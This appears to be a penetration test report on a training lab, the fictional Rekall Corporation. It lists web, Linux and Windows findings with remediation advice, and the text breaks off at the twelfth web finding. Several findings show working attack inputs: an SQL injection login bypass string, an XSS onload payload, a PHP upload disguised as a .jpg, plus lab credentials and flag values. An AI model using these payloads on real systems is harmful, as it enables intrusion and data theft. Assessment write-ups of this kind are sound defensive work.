



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	Hyucking Hackers, LLC
Contact Name	Saum Sepehr, Andrew Yeh, Rupinderjit (Harry) Chauhan, Chris West, Trevor Arashiro
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	10/25/2023	Saum Sepehr	
001	10/25/2023	Rupinderjit (Harry) Chauhan	
001	10/25/2023	Andrew Yeh	
001	10/25/2023	Chris West	
001	10/25/2023	Trevor Arashiro	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Use of a Domain Controller with Admin control.
- Input Validation on the Web App

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Web application susceptible to SQL injections and XSS
- Publicly exposed sensitive information. Eg. HTML data of the web page as well as on a Github repository.
- Inefficient password policies
- Outdated Servers and Services. Eg. Apache, SLmail.
- Various open and insecure ports
- Insecure sensitive data in public directories

Executive Summary

We began the test by exploring the company's website and any publicly accessible data. We were able to obtain information during this reconnaissance phase, including open ports, admin credentials on the company github, and vulnerabilities found by Nessus scans. Additionally, we successfully collected information from the website through SQL injection and cross-site scripting which we later used to exploit the company's systems.

Next, we found open ports that we used to exploit the company's systems using the data we collected from the Zenmap scan on the host. We discovered ports like FTP, SSH, Apache Tomcat, and Apache Struts in our scan. We used a tool called Metasploit to successfully find exploits for these particular ports and services. Following the systems' execution of these attacks, we obtained sensitive data, including user credentials and system information. We were able to escalate our privileges and permissions in order to collect more sensitive data after discovering these extra user credentials.

Summary Vulnerability Overview

Vulnerability	Severity
Web Flag 1: XSS found on website welcome page	Critical
Web Flag 2: XSS found on memory planner page bypassing input sanitation	Critical
Web Flag 3: Persistent XSS found on comments page	Critical
Web Flag 4: X-Powered-By header found in HTTP response	Medium
Web Flag 5: PHP script injected through image upload	Critical
Web Flag 6: PHP script injected through image upload bypassing sanitation	Critical
Web Flag 7: SQL injection on user login	Critical
Web Flag 8: Admin credentials found through page source	Critical
Web Flag 9: Sensitive data found on robots.txt	High
Web Flag 10: Linux command injection found on DNS check input	Critical
Web Flag 11: Linux command injection found on MX Record Checker input	Critical
Web Flag 12: Linux traversal through URL on disclaimer.php page	Critical
Web Flag 13: PHP code injection on souvenirs.php page	Critical
Web Flag 14: Restricted page found using admin id in URL	Critical
Web Flag 15: Old disclaimer page found through navigating directory	High
Linux Flag 1: Admin address found through domain lookup	High
Linux Flag 2: Certificate fingerprint of website found	Informational
Linux Flag 3: Open Source Exposed Data	Informational
Linux Flag 4: Nmap Scan of the network	Low
Linux Flag 5: Intense network scan	Low
Linux Flag 6: Nessus Scan	Low
Linux Flag 7: Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Linux Flag 8: Shellshock	Critical
Linux Flag 9: Access Control	Critical
Linux Flag 10: Struts - CVE-2017-5638	Critical
Linux Flag 11: Drupal - CVE-2019-6340	Critical
Linux Flag 12: SSH password guessing CVE-2019-14287	Critical
Windows Flag 1: Open source exposed data	Critical
Windows Flag 2: Insecure password	Critical
Windows Flag 3: FTP port Open and vulnerable	Critical
Windows Flag 4: SLmail Remote buffer overflow CVE-2003-0264	Critical
Windows Flag 5: Access control for Scheduled tasks	Critical
Windows Flag 6: Insecure password	Critical
Windows Flag 7: Insecure file security measures	Critical

Windows Flag 8: Microsoft Windows Authenticated User Code Execution, PsExec	Critical
Windows Flag 9: Remote code execution	Critical
Windows Flag 10: Remote code execution	Critical


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35
	34.102.136.180
	192.168.13.10
	192.168.13.11
	192.168.13.12
	192.168.13.13
	192.168.13.14
	172.22.117.10
	172.22.117.20
	80,8080,21,22,110,445
Ports	


Exploitation Risk	Total
Critical	26
High	5
Medium	1
Low	3
Informational	2


Vulnerability Findings

Vulnerability 1	Findings
Title	Web Flag 1: XSS found on website welcome page
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the welcome page, on the field to enter your name we were able to insert a script on the webpage.
Images	
Affected Hosts	192.168.13.35
Remediation	Input validation and sanitization, along with encoding user generated input and possibly implement security headers.


Vulnerability 2	Findings
Title	Web Flag 2: XSS found on memory planner page bypassing input sanitation
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	When attempting to insert a script we found that there was input sanitation which did prevent certain methods of inserting a script, but we were able to insert a script through other cases that the validator did not account for such as using other html tags and inserting a script through an onload attribute.
Images	 <p>The screenshot shows a web browser window with the URL <code>192.168.14.35/Memory-Planner.php?payload=%2f%2fbody%3d%27alert%27%27</code>. The page content is a large white box containing the text <code></h2><body onload="alert" GO</code>. Below this, the main page content is visible, featuring the Rekall Corporation logo and three character options: Secret Agent, Five Star Chef, and Pop Star. A modal dialog box is open in the center of the page with the text "test" and an "OK" button.</p>  <p>The screenshot shows the Memory Planner application interface. At the top, there is a navigation bar with links for Home, About, Contact, and Log Out. Below the navigation bar, there is a large banner with the text "Who do you want to be?". Below the banner, there is a form with the text "Choose your character" and a "GO" button. The text "You have chosen , great choice!" is displayed below the button. At the bottom of the page, there is a red footer bar with the text "Read 192.168.14.35".</p>
Affected Hosts	192.168.13.35
Remediation	More input validation and sanitization, along with encoding user generated input and possibly implementing security headers.

Vulnerability 3		Findings
Title	Web Flag 3: Stored XSS exploit found on comments page	
Type (Web app / Linux OS / Windows OS)	web app	
Risk Rating	Critical	
Description	We found another point for cross site scripting on the comments page, we even found it to be persistent since the injected script would be embedded in the comment element.	
Images		
Affected Hosts	192.168.13.35	
Remediation	Input validation and sanitization, along with encoding user generated input and possibly implement security headers.	

Vulnerability 4	Findings
Title	Web Flag 4: X-Powered-By header found in HTTP response
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Medium
Description	When using curl on the site, the X-Powered-By header was found, this header puts the site at risk as it reveals what the site is running with and can lead malicious actors to which exploits they can use.
Images	 <pre data-bbox="453 608 1405 1205"> File Actions Edit View Help [root@kali:~]# curl -I 192.168.14.35/about-Rekall.php HTTP/1.1 200 OK Date: Thu, 12 Oct 2023 04:32:26 GMT Server: Apache/2.4.7 (Ubuntu) X-Powered-By: Ft4e 4 [ck097165h2] Set-Cookie: PHPSESSID=eggr1nf613vvy5pdpgah16; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Type: text/html Ex [root@kali:~]# </pre> <p data-bbox="453 1009 551 1030">File 1.5</p> <p data-bbox="453 1030 551 1051">60</p> <p data-bbox="453 1009 551 1072">Advanced</p> <p data-bbox="453 1220 572 1241">Intermediate</p>
Affected Hosts	192.168.13.35
Remediation	Avoid using this header in HTTP responses


Vulnerability 5	Findings
Title	Web Flag 5: PHP script injected through image upload
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	We found that on the memory planner page, one image input field was able to upload a php script.
Images	<p>Choose your Adventure by uploading a picture of your dream adventure!</p> <p>Please upload an Image: <input type="button" value="Browse..."/> <input type="text" value="inject.php"/></p> <p><input type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here. Congrats, flag 5 is mmssdi73g</p> 
Affected Hosts	192.168.13.35
Remediation	Input validation and sanitation, file type validation and size limitation, but also scanning the files and comparing them to libraries of malware and malicious scripts.


Vulnerability 6	Findings
Title	Web Flag 6: PHP script injected through image upload bypassing sanitation
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	On the memory planner page for the second image upload handler, it is found that a php script can be uploaded using a .jpg ending bypassing the
Images	<p>Choose your location by uploading a picture</p> <p>Please upload an image: <input type="file" value="Browse..."/> inject.php.jpg</p> <p><input type="button" value="Upload Your File!"/></p> <p>Your image has been uploaded here. Congrats, flag 6 is Id8skd62hdd</p>
Affected Hosts	192.168.13.35
Remediation	Input validation and sanitation, and especially scanning files for malware.

Vulnerability 7	Findings
Title	Web Flag 7: SQL injection on user login
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the user login, we were able to use SQL injection to gain access
Images	 <p>The image shows a user login interface with the following text: User Login Please login with your user credentials! Login: admin'or'1'='1 Password: [REDACTED] (represented by a series of white circles) Login Congrats, flag 7 is bcs92sjk233</p>
Affected Hosts	192.168.13.35
Remediation	Input validation and sanitation, using prepared statements in SQL, but also hashing passwords before comparing and validating.


Vulnerability 8	Findings
Title	Web Flag 8: Admin credentials found through page source
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	Looking at the login page's page source, we found credentials embedded in the HTML. Using these credentials we were able to log in with administrator privileges.
Images	<pre data-bbox="453 599 1405 958"> </style> <form action="/Login.php" method="POST"> <p><label for="login">Login:</label>dougquaid
 <input type="text" id="login" name="login" size="20" /></p> <p><label for="password">Password:</label>kuato
 <input type="password" id="password" name="password" size="20" /></p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form>
 </div> </pre> <div data-bbox="453 988 1429 1516" style="background-color: #e07070; padding: 10px;"> <p>Enter your Administrator credentials!</p> <p>Login:</p> <input data-bbox="540 1100 1013 1153" type="text"/> <p>Password:</p> <input data-bbox="540 1195 1013 1248" type="password"/> <p>Login</p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE</p> </div>
Affected Hosts	192.168.13.35
Remediation	Do not store credentials in plain text anywhere, especially embedded in HTML.


Vulnerability 9		Findings
Title	Web Flag 9: Sensitive data found on robots.txt	
Type (Web app / Linux OS / Windows OS)	Web app	
Risk Rating	High	
Description	Looking at robots.txt we were able to find sensitive data in the text file.	
Images	<pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>	
Affected Hosts	192.168.13.35	
Remediation	Edit the file to not disclose sensitive data.	


Vulnerability 10	Findings
Title	Web Flag 10: Linux command injection found on DNS check input
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the admin tools page, we found that the DNS check field can be used to inject other linux commands onto the web server.
Images	
Affected Hosts	192.168.13.35
Remediation	Input sanitation and verification, since the input is a URL, possibly implement a regex expression to validate for just URL inputs.

Vulnerability 11	Findings
Title	Web Flag 11: Linux command injection found on MX Record Checker input
Type (Web app / Linux OS / Windows OS)	Web app
Risk Rating	Critical
Description	On the networking tools page we found that the MX Record Checker was also vulnerable to command injection of linux commands.
Images	
Affected Hosts	192.168.13.35
Remediation	Input sanitation and verification, possibly implement a regex expression to only accept URL formatted inputs

Vulnerability 12		Findings
Title	Web Flag 12: Linux traversal through URL on disclaimer.php page	
Type (Web app / Linux OS / Windows OS)	Web app	
Risk Rating	Critical	
Description	Through using linux commands in the URL, we found that we can traverse the web server system and reveal other files such as etc/passwd	
